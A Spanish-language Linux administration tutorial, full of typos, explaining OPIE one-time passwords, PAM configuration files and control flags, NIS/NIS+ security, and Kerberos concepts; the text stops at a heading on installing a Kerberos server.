Usando un sistema de contraseñas de una sola vez, el robo de una contraseña tiene pocas consecuencias. Una contraseña robada es obsoleta por que las contraseñas son cambiadas cada vez que se cambia de seccion. Para ganar acceso al sistema, el intruso potencial debe de predecir cual sera la nueva contraseña. El sistema de contraseñas de una sola vez elimina el uso de johns y otras contraseñas predecibles porque la contraseña de este sistema sn asignadas. Sin embargo, solo si es el caso de con el sistema de contraseñas estaticas, la seguridad de las contraseñas de una sola vez es definida por que tan cuidadosa el usuario guarda la frase dada.

S/Key

S/Key es considerado como el precursos de el sistema de contraseñas de una sola vez. S/Key fue desarrollado por Bell Communications Research (Bellcore) en 1994. Desde entonces, Bellcore se transformo Telcordia Technologies y ha parado el desarrollo y mantenimiento de S/Key. Aunque S/Key esta todavia en uso, has sido primariamente reemplazado por su succesor OPIE.

OPIE

Despues de que Bellcore detuviera el desarrollo y mantenimiento de S/Key, un nuevo sistema de contraseñas de una sola vez fue necesitado. Como resultado, la U.S. Naval Research Laboratory desarrollo libremente una distribucion llamada One-time Password In Everithing (OPIE). OPIE fue basado en S/Key y es algo compatible con el programa original.

Como Trabaja OPIE

Un usuario debe de primero establecer una cuenta OPIE desde una terminal segura. Formando una cuneta segura remotamente no es recomendado. Los usuarios luego son preguntados a que provean una frase, por lo menos de 10 caracteres, con su cuenta. Esta frase sera utilizada mas tarde para generar una contraseña de una sola vez.

Una vez una cuenta sea establecida, lo s usuarios pueden comenzar usando las contraseñas de una sola vez. Los usuarios ingresaran al sistema con un nombre de login regular, y el computador respondera con un reto. El reto consiste de una declaracion de algoritmo, una secuencia de numeros y una semilla. El ordenador luego preguntara por una respuesta de contraseña. El usuario debe de tener un software específico de calculo para generar una respuesta y el algoritmo de respuesta MD4 usado debe de ser compatible con el sistema S/Key. Es tambien importanteque el algoritmo especificado en el reto es el mismo que es usado en el calculo. Un ejemplo de un usuario ingresando a un sistema OPIE esta a continuacion:

```
login: user
otp-md5 469 kb63492
Response: [WORD1] [WORD2] [WORD3] [WORD4] [WORD5] [WORD6]
```

La linea de salida otp-md5 469 kb63492 es el reto, consistiendo de la declaracion del algoritmo (otp-

md5), el número de secuencia (469) y la semilla (kb63492).

El usuario debe de entrar la frase inicial usada para establecerla cuenta, el número de secuencia, y la semilla dentro del calculo del software. El número de secuencia es un número arbitrario que disminuye constantemente cada vez que es usado. La semilla es la combinacion de letras y numeros al azar. Por defecto, la semillas es la primera dos letras de el host y cinco numeros al azar.

Los tres elementos son luego computados usando el algoritmo de una sola manera especificado en el reto. Despues los tres ingredientes son callados, el software de calculo mostrara el frase de seis palabras constituyendo la respuesta de la contraseña de una sola vez. El ordenador comparara la respuesta con su propio calculo y permitira o no permitira la entrada dependiendo si ellos se parecen. Si el usuario sale del sistema y luego ingresa a este, el número de secuencia descrecera por uno y el procedimiento tendra que repetirse para generar la nueva contraseña.

Otra opcion en OPIE son el comando opiekey y opieinfo. Un usuario puede imprimir una lista de semillas futuras y una secuencia de numeros con ese comando. Esta lista es usada para desarrollar las contraseñas futuras en casa de que el usuario estara ingresando al sistema sin el calculo del software.

Ventajas de OPIE

OPIE, hace que los ataques pasivos al sistemas sean sin efectos. Las contraseñas robadas por Sniffit no son una preocupacion por que esta ha expirado actualmente. Las contraseñas robadas por simple monitoreo no son importantes por la misma razon.

La ventaja principal de usar OPIe es que esta siendo soportada actualmente. La ultima version de OPIE, parches y softwares de colaboracion estan disponibles en: **http://www.inner.net/pub/opie**

Desventajas de OPIE

Ingresar al sistema es un proceso mas complicado cuando se usa el sistema de contraseñas de una sola vez. Para acceso remoto, es necesario tener el software de calculo verdadero. Esto previene a lso usuarios de estar disponibles de ingresos rapidos cuando ellos eligen. Sin embargo, los usuarios son producidos por las opciones de imprimir una lista de contraseñas de antemano, la cuales pueden ser fisicamente llevadas y usadas para ingresar remotamente al sistema. El riesgo auqi es el mismo que con las contraseñas escritas. La lista puede ser robada, perdida, copiada, conduciendo a una potencial ingreso brutal.

Los usuarios pueden asumir que con tal complicado proceso estarn completamente seguro. Sin embargo, ers importante recordar que un intruso solo necesita una frase de usuario para ganar acceso. El resto de la informacion, es bastante de obtener. Una vez de nuevo, la seguridad de el sistema esta limitada por como el usaurio proteje la frase.

Aunque, es inverosimil que un intruso este disponible para crackear las seis palabras en la frase, no es imposible, y consecuentemente, OPIE es todavia vulnerable a un ataque. Con un procesador rapido y mejor tecnologia, esas probabilidades continuaran en crecimiento a favor del intruso.

Modulo de Autenticacion Conectable

En el pasado, la autenticacion en un sistema GNU/Linux era manejadoen una manera especifica para cada paquete de programa. Por ejemplo, verificandolas la identidad de un usuario al momento de ingresar al sistema era hecho verificando la contraseña dada en contra de la contraseña encriptada en el archivo /etc/passwd o elk archivo /etc/shadow, si el uso de contraseñas shadow ha sido habilitado. Otros servicios que necesitaban autenticacion, tales como xscreensaver, su, pppd, y xd, requieren un mecanismo de autenti-

cacion de usuario. Como uno puede inmaginarse, era dificil de modificar el nivel de seguridad y de sintonizar bien el nivel de autenticacion usad por esos servicios sin recompilar lso programas individuales. Por esto, un sistema de librerias, fue desarrollado para permitir la configuración de autenticacion de un programa fuera modificado mientras el servicio esta ejecutandose, sin la necesidad de recompilar cada programa individualmente. Este sistema, el cual viene unido con la mayoria de distribuciones de GNU/Linux, es referido como Pluggable Authentication Modules (PAMs).

Los programas que ofrecen privilegios a los usuarios deben autentificar (verificar la identidad) adecuadamente de cada usuario. Al iniciar una sesión en un sistema, el usuario proporciona su nombre de usuario y contraseña y el procedimiento de inicio de sesión usa el nombre de usuario y la contraseña para verificar su identidad.

Los Módulos de autenticación conectables (PAM) permiten que el administrador de sistema establezca una política de autenticación sin tener que recompilar programas de autenticación. Con PAM, se controla, cómo determinados módulos de autenticación se conectan a un programa editando el fichero de configuración PAM de ese programa en el directorio /etc/pam.d.

Las Ventajas de PAM

Cuando se usa correctamente, PAM aporta muchas ventajas para un administrador de sistema, entre ellas:

- Un esquema de autenticación común que se puede usar con una gran variedad de aplicaciones.
- Permite gran flexibilidad y control de la autentificación para el administrador del sistema y el desarrollador de la aplicación.
- Los desarrolladores de aplicaciones no necesitan desarrollar su programa para usar un determinado esquema de autenticación. En su lugar, pueden concentrarse puramente en los detalles de su programa.

Ficheros de Configuración PAM

El directorio /etc/pam.d contiene los ficheros de configuración de PAM. En versiones antiguas de PAM se utilizaba /etc/pam.conf. El fichero pam.conf todavía se lee si no se encuentran entradas /etc/pam.d/, pero se desaprueba su uso.

Cada aplicación (o servicio, como se conocen comúnmente las aplicaciones proyectadas para ser usadas por muchos usuarios) tiene su propio fichero dentro del directorio /etc/pam.d/.

Estos ficheros tienen una presentación específica que contiene llamadas a los módulos habitualmente localizados en el directorio /lib/security/. Adicionalmente, cada línea dentro de un fichero de configuración PAM debe especificar un tipo de módulo, una bandera de control, una ruta hacia el módulo, y, en ocasiones, argumentos del módulo.

Nombres de servicio de PAM

El nombre de servicio de todas las aplicaciones habilitadas para PAM es el nombre de su fichero de configuración en /etc/pam.d. Cada programa que usa PAM define su propio nombre de servicio.e instala el fichero de configuración PAM en el directorio pam.d. Por ejemplo, el programa login define el nombre del servicio como /etc/pam.d/login.

Generalmente, el nombre del servicio es el nombre del programa usado para obtener acceso al servicio, no del programa usado para proporcionar el servicio. Este es el motivo por el que el servicio wu-ftpd define su nombre de servicio como /etc/pam.d/ftp.

Las próximas cuatro secciones describen el formato básico de los ficheros de configuración de PAM y

muestran cómo usan los módulos PAM para ejecutar la autentificación para las aplicaciones que soportan PAM.

Módulos PAM

Existen cuatro tipos de módulos PAM usados para controlar el acceso a los servicios. Estos tipos establecen una correlación entre los diferentes aspectos del proceso de autorización:

auth	Proporcionan la autenticación en sí (tal vez pidiendo y controlando una contraseña) y establecen las credenciales, como la afiliación de grupo o los billetes de Kerberos.
account	Controlan que la autenticación sea permitida (que la cuenta no haya caducado, que el usuario tenga permiso de iniciar sesiones a esa hora del día, etc.).
password	Se usan para establecer contraseñas.
session	Se usan después de que un usuario ha sido autentificado. Los módulos session permiten que alguien use su cuenta (para armar el directorio de inicio del usuario o poner a disposición su buzón electrónico, por ejemplo).

Un módulo individual puede direccionar más de uno de los tipos de módulos mencionados anteriormente. Por ejemplo, pam_unix.so tiene componentes que direccionan los cuatro.

En un fichero de configuración PAM, el tipo de módulo es el primer aspecto a definir. Por ejemplo, una línea típica de en una configuración sería:

```
auth     required  /lib/security/pam_unix.so
```

Esto provoca que PAM observe el componente auth del módulo pam_unix.so.

Apilar módulos

Estos módulos se pueden apilar, o colocar uno sobre otro para que se puedan usar los módulos múltiples. El orden de una pila de módulos es muy importante en el procedimiento de autenticación, porque facilita mucho el trabajo de un administrador el requerir que existan varias condiciones antes de permitir que se lleve a cabo la autenticación del usuario.

El hecho de apilarlos hace que sea más fácil para el administrador exigir diversas condiciones antes de permitir la autentificación del usuario. Por ejemplo, rlogin normalmente usa cinco módulos auth, como se puede ver en el fichero de configuración de PAM:

```
auth     required    /lib/security/pam_nologin.so
auth     required    /lib/security/pam_securetty.so
auth     required    /lib/security/pam_env.so
auth     sufficient  /lib/security/pam_rhosts_auth.so
auth     required    /lib/security/pam_stack.so service=system-aut
```

Antes de que a alguien se le permita llevar a cabo el rlogin, PAM verifica que el fichero /etc/nologin no exista, que no esté intentando iniciar una sesión en modo remoto como root y que se pueda cargar cualquier variable de entorno. Entonces se lleva a cabo una autenticación rhosts exitosa antes que se permita la conexión. Si falla la autenticación rhosts, entonces se lleva a cabo una autenticación de contraseña estándar.

Creación de Módulos

Se pueden añadir módulos PAM nuevos en cualquier momento y después se pueden crear aplicaciones que se puedan usar con los módulos de PAM. Si por ejemplo usted crea un método de creación de contraseñas para usarse una sola vez y escribe un módulo PAM que lo soporte, los programas conscientes de PAM pueden usar el módulo nuevo y el método para contraseñas inmediatamente sin tener que ser recompilados o modificados. Como podrá imaginar, esto es muy positivo, porque le permite combinar y emparejar, además de probar, los métodos de autenticación muy rápidamente con programas diferentes sin tener que recompilar

los programas.

La documentación sobre la escritura de módulos contenida en el sistema se encuentra en el directorio /usr/share/doc/pam<version-number>.

Los indicadores de control PAM

Todos los módulos PAM generan un resultado de éxito o fracaso cuando se les hace un control. Los indicadores de control le dicen a PAM qué hacer con el resultado. Como los módulos pueden apilarse en un determinado orden, los indicadores de control le dan la posibilidad de fijar la importancia de un módulo con respecto a los módulos que lo siguen.

Una vez más, considere el fichero de configuración PAM rlogin:

```
auth       required     /lib/security/pam_nologin.so
auth       required     /lib/security/pam_securetty.so
auth       required     /lib/security/pam_env.so
auth       sufficient   /lib/security/pam_rhosts_auth.so
auth       required     /lib/security/pam_stack.so service=system-auth
```

El orden en el que se nombran los módulos required no es crítico. Los indicadores hacen que el orden sea importante. Consulte más abajo para una explicación de cada tipo de indicador.

Después de que se especifique el tipo de módulo, los indicadores de control deciden la importancia con la que debería ser considerado ese determinado tipo de módulo en cuanto al propósito general de permitirle a ese usuario el acceso a ese programa.

El estándar PAM define cuatro tipos de indicadores de control:

- Los módulos required indicados deben ser controlados con éxito para que se permita la autenticación. Si fracasa el control de un módulo required, el usuario no recibirá un aviso hasta que no hayan sido controlados los demás módulos del mismo tipo.
- Los módulos requisite indicados también deben ser controlados con éxito para que la autenticación sea exitosa. Sin embargo, si fracasa un control de módulo requisite, el usuario recibe un aviso inmediatamente con un mensaje que refleja el primer módulo required o requisite fracasado.
- Si fracasan los controles a módulos sufficient indicados, se ignoran. Pero si un módulo sufficient indicado pasa el control con éxito y ningún módulo required indicado antes de ese ha fracasado, entonces ningún otro módulo de este tipo se controlará y el usuario será autenticado.
- Los módulos optional indicados no son esenciales para el éxito o fracaso general de la autenticación para ese tipo de módulo. Desempeñan un papel sólo cuando ningún otro módulo de ese tipo ha tenido éxito o ha fallado. En este caso el éxito o fracaso de un módulo optional indicado determina la autenticación general PAM para ese tipo de módulo.

Ya está a disposición para PAM una sintaxis de indicador de control más nueva que permite más control. Consulte la documentación de PAM ubicada en /usr/share/doc/pam<version-number> para obtener más información sobre esta sintaxis nueva.

Rutas de módulos PAM

Las rutas de los módulos le indican a PAM dónde encontrar el módulo conectable que hay que usar con el tipo de módulo especificado. Generalmente, se proporciona como una ruta entera de módulo, como /lib/security/pam_stack.so. Sin embargo, si no se proporciona la ruta entera (o sea que la ruta no inicia con

/), entonces se supone que el módulo indicado está en /lib/security, que es la ubicación por defecto para los módulos PAM.

Argumentos PAM

PAM utiliza argumentos para transmitir información a un módulo conectable durante la autenticación para ese determinado tipo de módulo. Estos argumentos permiten que los ficheros de configuración PAM para determinados programas utilicen un módulo PAM común pero en maneras diferentes.

Por ejemplo, el módulo pam_userdb.so utiliza los secretos almacenados en un fichero Berkeley DB para autentificar al usuario. (Berkeley DB es un sistema de base de datos de open source proyectado para ser incrustado en muchas aplicaciones para rastrear determinados tipos de información.) El módulo toma un argumento db, especificando el nombre de fichero Berkeley DB que hay que usar, el cual puede variar según el servicio.

La línea pam_userdb.so en un fichero de configuración PAM sería más o menos así:

```
auth      required  /lib/security/pam_userdb.so db=path/to/file
```

Los argumentos inválidos se ignoran y no afectan en ningún modo el éxito o fracaso del módulo PAM. Cuando pasa un argumento inválido, el error normalmente se escribe en /var/log/messages. Sin embargo, como el método de informe está controlado por el módulo PAM, depende del módulo registrar el error correctamente.

Muestras de ficheros de configuración PAM

A continuación una muestra de fichero de configuración de la aplicación PAM:

```
#%PAM-1.0
auth      required  /lib/security/pam_securetty.so
auth      required  /lib/security/pam_unix.so shadow nullok
auth      required  /lib/security/pam_nologin.so
account   required  /lib/security/pam_unix.so
password  required  /lib/security/pam_cracklib.so retry=3
password  required  /lib/security/pam_unix.so shadow nullok use_authtok
session   required  /lib/security/pam_unix.so
```

La primera línea es un comentario como toda línea que inicie con el carácter # . Las líneas dos, tres y cuatro apilan tres módulos a usar para autentificaciones de inicio de sesión.

```
auth      required  /lib/security/pam_securetty.so
```

La segunda línea se asegura de si el usuario está intentando el registro como root, el tty en el que se están registrando está listado en el fichero /etc/securetty, si éste existe.

```
auth      required  /lib/security/pam_unix.so nullok
```

Esta línea provoca que se le exija una contraseña al usuario y comprueba la contraseña mediante el uso de la información almacenada en /etc/passwd y, de existir, /etc/shadow. El módulo pam_unix.so detecta de forma automática y usa las contraseñas shadow almacenadas en /etc/shadow para autentificar los usuarios.

El argumento nullok provoca que el módulo pam_unix.so permita una contraseña en blanco.

```
auth      required  /lib/security/pam_nologin.so
```

Este es el último paso de autentificación. Controla si el fichero /etc/nologin existe. Si existe nologin y el usuario no es root, la autentificación no funcionará.

Note que se controlan los tres módulos auth, no importa si falla el primer módulo auth. Esta estrategia no permite que el usuario se dé cuenta de por qué no se ha permitido su autenticación. Dicha información en manos de un atacador no podría permitir que saquearan el sistema.

account required /lib/security/pam_unix.so

Esta línea conlleva la verificación de la cuenta. Por ejemplo, si las contraseñas shadow han sido habilitadas, el componente de la cuenta del módulo pam_unix.so comprobará si la cuenta ha expirado o si el usuario no ha cambiado sus contraseñas dentro del período permitido.

password required /lib/security/pam_cracklib.so retry=3

Si una contraseña ha expirado, el componente de la contraseña del módulo pam_cracklib.so le pedirá una nueva contraseña. Pruebe la contraseña de nueva creación para ver si ésta puede ser fácilmente determinada por un programa que descubre las contraseñas de diccionario. Si falla dicha prueba la primera vez, el usuario recibe dos oportunidades más para crear una contraseña más robusta debido al argumento retry=3.

password required /lib/security/pam_unix.so shadow nullok use_authtok

Esta línea especifica que si el programa cambia la contraseña del usuario, éste debería usar el componente password del módulo pam_unix.so para realizarlo. Esto sucederá tan sólo si la porción auth del módulo pam_unix.so ha determinado que la contraseña necesita ser cambiada — por ejemplo, si una contraseña shadow ha expirado.

El argumento shadow hace que el módulo cree contraseñas shadow cuando se actualiza la contraseña del usuario.

El argumento nullok indica al módulo que permita al usuario cambiar su contraseña desde una contraseña en blanco, de lo contrario se crea una contraseña vacía como bloqueo de cuenta.

El argumento final de esta línea use_authtok proporciona un buen ejemplo de cómo se pueden apilar los módulos PAM. Este argumento advierte al módulo a no indicar al usuario una nueva contraseña. En su lugar se acepta cualquier contraseña que pase a través de módulos de contraseña anteriores. De este modo todas las contraseñas nuevas deben pasar el test pam_cracklib.so para contraseñas seguras antes de que sean aceptadas.

session required /lib/security/pam_unix.so

La última línea especifica que el componente de la sesión del módulo pam_unix.so gestionará la sesión. Este módulo registra el nombre de usuario y el tipo de servicio para /var/log/messages al inicio y al final de cada sesión. Puede ser suplementado apilándolo con otros módulos de sesión si necesita más funcionalidad.

El siguiente ejemplo revisará la configuración auth para rlogin:

```
#%PAM-1.0
auth     required    /lib/security/pam_nologin.so
auth     required    /lib/security/pam_securetty.so
auth     required    /lib/security/pam_env.so
auth     sufficient  /lib/security/pam_rhosts_auth.so
auth     required    /lib/security/pam_stack.so service=system-auth
```

En primer lugar, pam_nologin.so comprueba si /etc/nologin existe. Si lo hace, nadie se podrá registrar salvo root.

auth required /lib/security/pam_securetty.so

El módulo pam_securetty.so evita que el registro de root se produzca en terminales inseguras. Esto niega el permiso a todos los intentos de rlogin de root por motivos de seguridad. Si necesita registrarse como root, utilice en su lugar OpenSSH.

auth required /lib/security/pam_env.so

El módulo carga las variable de entorno especificadas en /etc/security/pam_env.conf.

auth sufficient /lib/security/pam_rhosts_auth.so

Los módulos pam_rhosts_auth.so autentifican al usuario mediante el uso de .rhosts en el directorio principal del usuario (el home del usuario). Si esto sucede, PAM autentifica inmediatamente la sesión rlogin. Si pam_rhosts_auth.so no puede autentificar al usuario, se ignorará este intento de autentificación.

auth required /lib/security/pam_stack.so service=system-auth

Si falla el módulo pam_rhosts_auth.so para autentificar el usuario, el módulo pam_stack.so ejecuta la autentificación de la contraseña de forma normal.

El argumento service=system-auth significa que el usuario deberá pasar a través de la configuración de PAM para la autorización del sistema encontrado en /etc/pam.d/system-auth.

Si no desea que se pida la contraseña cuando el control securetty fracasa y determina que el usuario está intentando iniciar una sesión a nivel de root en modo remoto, puede cambiar el módulo pam_securetty.so de required a requisite.

PAM y Propiedad del Dispositivo

Cuando un usuario se registra en una máquina en GNU/Linux, el módulo pam_console.so adquiere el nombre de login o del programa gráfico gdm. Si este usuario es el primer usuario en registrarse en la consola física del usuario llamadaconsole user, el módulo concede la propiedad de una variedad de dispositivos que normalmente posee root. El usuario de la consola posee estos dispositivos hasta que la última sesión local para ese usuario finaliza. Una vez que el usuario se ha desconectado, la propiedad de los dispositivos vuelve a los valores por defecto.

Los dispositivos afectados incluyen, pero no son limitados, las tarjetas de sonido, las unidades de disco y las unidades de CD-ROM.

Esto permite que el usuario local manipule estos dispositivos sin llegar a root, de manera que se simplifican las tareas comunes para el usuario de la consola.

Puede modificar la lista de dispositivos controlados por pam_console.so en el fichero /etc/security/console.perms.

Acceso de la Aplicación

También se permite el acceso a cualquier programa con un fichero que soporte el nombre de comando en el directorio /etc/security/console.apps/. Estos ficheros no necesitan contener ningún dato, pero deben tener el nombre exacto del comando al que corresponden.

Un grupo notable de aplicaciones a las que tiene acceso el usurario de la consola son tres programas que cierran o abren el sistema. Estos son:

- /sbin/halt
- /sbin/reboot
- /sbin/poweroff

Ya que existen aplicaciones que soportan PAM, éstas llaman pam_console.so como requisito para el uso. Para más información vea las páginas de manual para pam_console, console.perms y console.apps.

pam.d

La unica diferencia de usar un directorio pam.d entre un archivo pam.cond es como el nombre del servicio es definido. Dentro de pam.conf, un nombre de servicio es definido como el primer campo en una linea de configuración. Cuandola configuración de pam.d es usada, cada archivo dentro de ese directoriorepresenta un nombre de servicio, y el contenido del archivo define la configuración para ese servicio. Las lineas de configuración dentro del archivo pam.d no contiene un campo service-name, asi el tipo de modulo es el primer campo.

Usando OPIE con PAM

En orden de agregar OPIE a un servidor PAM, el archivo de configuración para PAM debe de ser modificado. Agregar los modulos para OPIE al archiv de login de PAM; la localidad tipica para el archivo de login de PAM es en el directorio de configuración, /etc/pam.d o /ettc/pam.conf.

Un ejemplo para el campo de autenticacion agregado al archivo de login es mostrado a continuacion:

auth sufficient /lib/security/pam_opie.so

El PAM para OPIE debe de ser obtenido en el siguiente sitio:

http://www.tho.org/~andy/pam-opie.html

NIS y NIS +

El servicio de Informacion de Red (NIS) ayuda a distribuir la informacion del usuario y el host en un sistema de archivos, tales como /etc/passwd, /etc/hosts y /etc/groups sobre una Intranet. NIS ha tenido una larga historia relacionada a problemas de seguridad, varios pasos deben de ser tomados para asegurar una red que utilice NIS este segurta. NIS+ es un paquete alternativo desarrollado por Sun que vela por el cuidado de muchos de esos problemas de seguridad.

NIS y NIS+ son usados cuando se trata de mantener una Intranetr de estaciones de trabajos con GNU/Linux. Con una cuenta de NIS, cualquier sistema ejecutando el software cliente de NIS puede ser ingresado por cualquier usuario NIS. Una copia master de los archivos del sistema en el servidor NIS puede tambien ser distribuida a las maquinas clientes cuando una actualizacion es hecha.

En esta seccion, cubriremos los siguientes topicos:

- Como trabajan NIS y NIS+
- NIS vs. NIS+

Como Trabaja NIS y NIS+

NIS y NIS+ trabajan en un concepto bastante simple. Cuando el servidor master inicia, este lee y analiza los archivos de configuración y los datos de los archivos. Luego este almacena la informacion desde los datos de los archivos en mapas (o tablas, si es NIS+) y espera por una respuesta. Cada vez que un cambio es hecho al servidor master, los cambios son tambien incluidos en el servidor esclavo.

Cuando un usuario ingresa y realiza otra operacion requiriendo NIS a un ordenador en ese dominio particular de NIS y NIS+, el cliente envia una peticion al servidor master y obtiene la informacion. Si el servidor master no esta funcionando o dura mucho tiempo en responder, el cliente trata en vez con uno de los servidores esclavos. Mientras la implementacion de NIS+ difiere de NIS, el efecto en la red es similar. Sin embargo, NIS+ no tiene el comando tradicional yp y es designado por seguridad.

El Servidor Master

Como su nombre lo indica, este el es servidor principal para una instalacion NIS o NIS+. Este provee todos los mapas que contienen las contraseñas, grupos, tablas de host y otras informaciones necesitadas por un NIS y NIS+.

El Servidor Esclavo

El servidor esclavo actua cuando el servidor master esta fuera de servicio. Todos los esclavos son actualizados cuando un cambio es hecho al servidor master.

Clientes

Todos los ordenadores en la red, incluyendo el servidor master y esclavo, son clientes. Estos accesan la informacion desde el servidor master o el esclavo en caso de que el master este fuera de servicio.

NIS vs. NIS+

No hay relacion entre NIS y NIS+. El comando, estructura y la seguridad son diferentes. NIS+ usa tablas en vez de mapas; NIS+ usa contraseñas RPC seguras asi como el estandar login de acceso al sistema. NIS tiende a ser mas fácil de configurar y mantener. Los problemas inherentes con NIS es que el programa es inseguro. Su autenticacion no es confiable, pasando colas sin encriptare y replicas a traves de la red. NIS puede permitir que el archivo /etc/passwd que sea mundialmente confiable. Dado el nombre de dominio de NIS y la direccion del servidor, cualquiera puede hacer una peticion passwd.byname.map. Asi, la contraseña encriptada son obtenido, y los programas crackeadores de contraseñapueden ser ejecutados en el archivo password.

Hay tres maneras diferentes para mejorar la seguridad de NIS:

- Usar /etc/host.allow y /etc/host.deny para limitar el acceso a los servidores confiables.
- Usar el /etc/ypserv.securenet. Todas las conecciones son denegadas excepto para los hosts listados en este archivo, hasta el localhost debe de ser explicitamente permitido.
- Usar secure portmapper. No usar /etc/ypserv.securenet y el secure portmapper juntos.

El problema con NIS+ es en la implementacion mas que en la seguridad. NIS+ fue desarrollado por Sun y ahora esta siendo implementado en GNU/Linux. Desde NIS+ es todavia desarrollado, este no esta soportado ampliamente.

Mientras que NIS+ es la mas segura de las dos aplicaciones. NIS tiene la mejor documentacion y soporte. Como un administrador de Sistema, usted debe de investigar los ultimos desarrollos de NIS+ y decidir cual es el mas apropiado para su red. Ni siquiera NIS o NIS+ deben de ser desplegados en un ambiente de Internet fuera de un Firewall.

KERBEROS

Kerberos es un protocolo de seguridad para realizar servicios de autenticación en la red que ha sido creado por MIT el cual usa una criptografía basada en claves secretas para la seguridad de las contraseñas en la red. La encriptación de contraseñas con Kerberos puede ayudar a evitar que los usuarios no autorizados intercepten contraseñas en la red y además representa otro método de seguridad del sistema.

¿Por qué usar Kerberos?

La mayoría de las redes usan esquemas de autenticación basados en contraseñas. Cuando un usuario necesita una autenticación de un servicio ejecutado en un servidor de red, su contraseña es escrita para cada servicio que requiere autenticación. Su contraseña es enviada a través de la red y el servidor veri-

fica su identidad mediante el uso de la contraseña.

La transmisión de contraseñas en texto plano mediante el uso de este método, aunque hecho a menudo, representa un riesgo de seguridad tremendo. Cualquier intruso del sistema con acceso a la red y un analizador de paquetes puede interceptar cualquier contraseña enviada de este modo.

El primer objetivo de Kerberos es el de asegurar que las contraseñas nunca sean enviadas desencriptadas a través de la red. Un uso correcto de Kerberos erradica la amenaza de analizadores de paquetes que intercepten contraseñas en su red.

Terminología Kerberos

Como algunos otros sistemas, Kerberos tiene su propia terminología. Aquí hay una lista de términos que necesitará para estar familiarizado:

Cliente
Una entidad de la red (un usuario, un host o una aplicación) que toma un ticket de Kerberos.
caché credencial o archivo de tickets
Un fichero que contiene las claves para encriptar las comunicaciones entre el usurario y varios servicios de red. Kerberos 5 proporciona un framework para usar otros tipos de caché (como la memoria compartida), pero los archivos están mejor soportados.

clave
Dato usado cuando encriptamos o desencriptamos otros datos. Los datos encriptados no pueden ser desencriptados sin la clave apropiada.

Centro de distribución de claves (KDC)
Un servicio que emite tickets Kerberos, que habitualmente se ejecutan en el mismo host como un Ticket Granting Server.

dominio
Red que usa Kerberos, compuesto de uno o varios servidores (también conocidos como KDCs) y un número potencial de clientes.

keytab
Un fichero que incluye una lista desencriptada de "principals" y sus claves. Los servidores recuperan las claves que necesitan del fichero keytab en lugar de usar kinit. /etc/krb5.keytab es el fichero keytab por defecto. El comando kadmind es el único servicio que usa cualquier otro archivo (/var/kerberos/krb5kdc/kadm5.keytab)

principal
Usuario o servicio que puede autentificar mediante el uso de Kerberos. Un nombre de principal está en el formato "root[/instance]@REALM". Para un usuario típico, el root es igual a su ID de login. El instance es opcional. Si el principal tiene un instance, se separa del root con ("/"). Una cadena vacia ("") es un instance válido (que difiere del instance por defecto NULL), pero usarlo puede ser confuso. Todos los principals de un dominio tienen su propia clave, que se deriva de su contraseña (para usuarios) o aleatoriamente (para servicios)

servicio
Programa u ordenador al que se accede en la red.

texto cifrado
datos encriptados

texto sin retocar
Datos no encriptados.

ticket
Grupo temporal de credenciales electrónicas que verifica la identidad de un cliente para un servicio particular.

Ticket Granting Service (TGS)
Emite tickets para un servicio deseado que usa el usuario para ganar acceso al servicio. El TGS se ejecuta en el mismo host que KDC.

Ticket Granting Ticket (TGT)
Ticket especial que permite al cliente obtener tickets adicionales sin aplicarlos desde KDC.

Modo en que funciona Kerberos

Ahora que ya conoce algunos de los términos que utiliza Kerberos, aquí tiene una explicación del funcionamiento del sistema de autenticación Kerberos:

En una red "normal" que usa contraseñas para autentificar usuarios, cuando un usuario demanda un servicio de la red que requiere autenticación, el usuario tiene que teclear su contraseña. Su contraseña es trasmitida en texto sin retocar y se concede el acceso a un servicio de la red.

El principal problema para Kerberos consiste en cómo usar contraseñas para autentificarlas sin enviarlas a la red. En una red kerberizada, la base de datos de Kerberos contiene su claves (para los usuarios, sus claves derivan de sus contraseñas). La base de datos Kerberos también contiene claves para todos los servicios de la red.

Cuando un usuario en una red kerberizada se registra en su estación de trabajo, su principal se envía al Key Distribution Center (KDC) como una demanda para un Ticket Granting Ticket (TGT). Esta demanda puede ser enviada por el programa login (para que sea transparente al usuario) o puede ser enviada por el programa kinit después de que el usuario se registre.

El KDC verifica el principal en su base de datos. Si lo encuentra, el KDC crea un TGT, lo encripta usando las claves del usuario y lo devuelve al usuario.

El programa login o kinit desencripta el TGP usando las claves del usuario. El TGT, que caduca después de un cierto período de tiempo, es almacenado en su caché de credenciales. Sólo se puede usar un cierto período de tiempo que suele ser de ocho horas (a diferencia de una contraseña comprometida, que puede ser usada hasta que se cambie). El usuario no tiene que introducir su contraseña otra vez hasta que el TGT caduca o se desconecta y vuelve a conectarse.

Cuando el usuario necesita acceder a un servicio de red, el cliente usa el TGT para pedir un ticket para el

servicio de Ticket Granting Service (TGS), que se ejecuta en el KDC. El TGS emite un ticket por el servicio deseado, que se usa para autentificar el usuario.

Kerberos depende de ciertos servicios de la red para trabajar correctamente. Primero, Kerberos necesita una sicronización de reloj entre los ordenadores y su red. Si no ha configurado un programa de sincronización de reloj para su red, deberá hacerlo. Ya que ciertos aspectos de kerberos se apoyan en el Domain Name System (DNS), debe de asegurarse de que las entradas DNS y los hosts en su red están configuradas correctamente. Vea la Guía del administrador kerberos V5, proporcionada en formatos PostScript y HTML, en /usr/share/doc/krb5-server-<version-number>/, si necesita más información sobre estos temas.

Kerberos y Pluggable Authentication Modules (PAM)

Actualmente, los servicios Kerberizados no hacen uso de un servidor PAM, un servidor kerberizado omite PAM completamente. Las aplicaciones que usan PAM pueden hacer uso de Kerberos para comprobar las contraseñas si el módulo pam_krb5pam_krb5 (proporcionado en el pam_krb5) es instalado. El paquete pam_krb5 contiene un ejemplo de ficheros de configuración que permiten servicios como login y gdm para autentificar usuarios y obtener credenciales iniciales usando sus contraseñas. Si el acceso a servicios de red siempre se realiza mediante servicios kerberizados (o servicios que usan GSS-API, como IMAP), la red puede ser considerada razonablemente segura.

Los administradores de sistemas cuidadosos no añaden verificación de contraseñas Kerberos a los servicios de la red, porque la mayoría de los protocolos usados por estos servicios no encriptan la contraseña antes de enviarla a través obviamente esto es algo a evitar.

Configuración de un servidor Kerberos

Antes de configurar un servidor Kerberos tiene que instalarlo. Si necesita instalar servidores esclavos, consulte el Manual de instalación del Kerberos 5 (en el directorio /usr/share/doc/krb5-server-<version-number>).

Instalación de un servidor Kerberos:

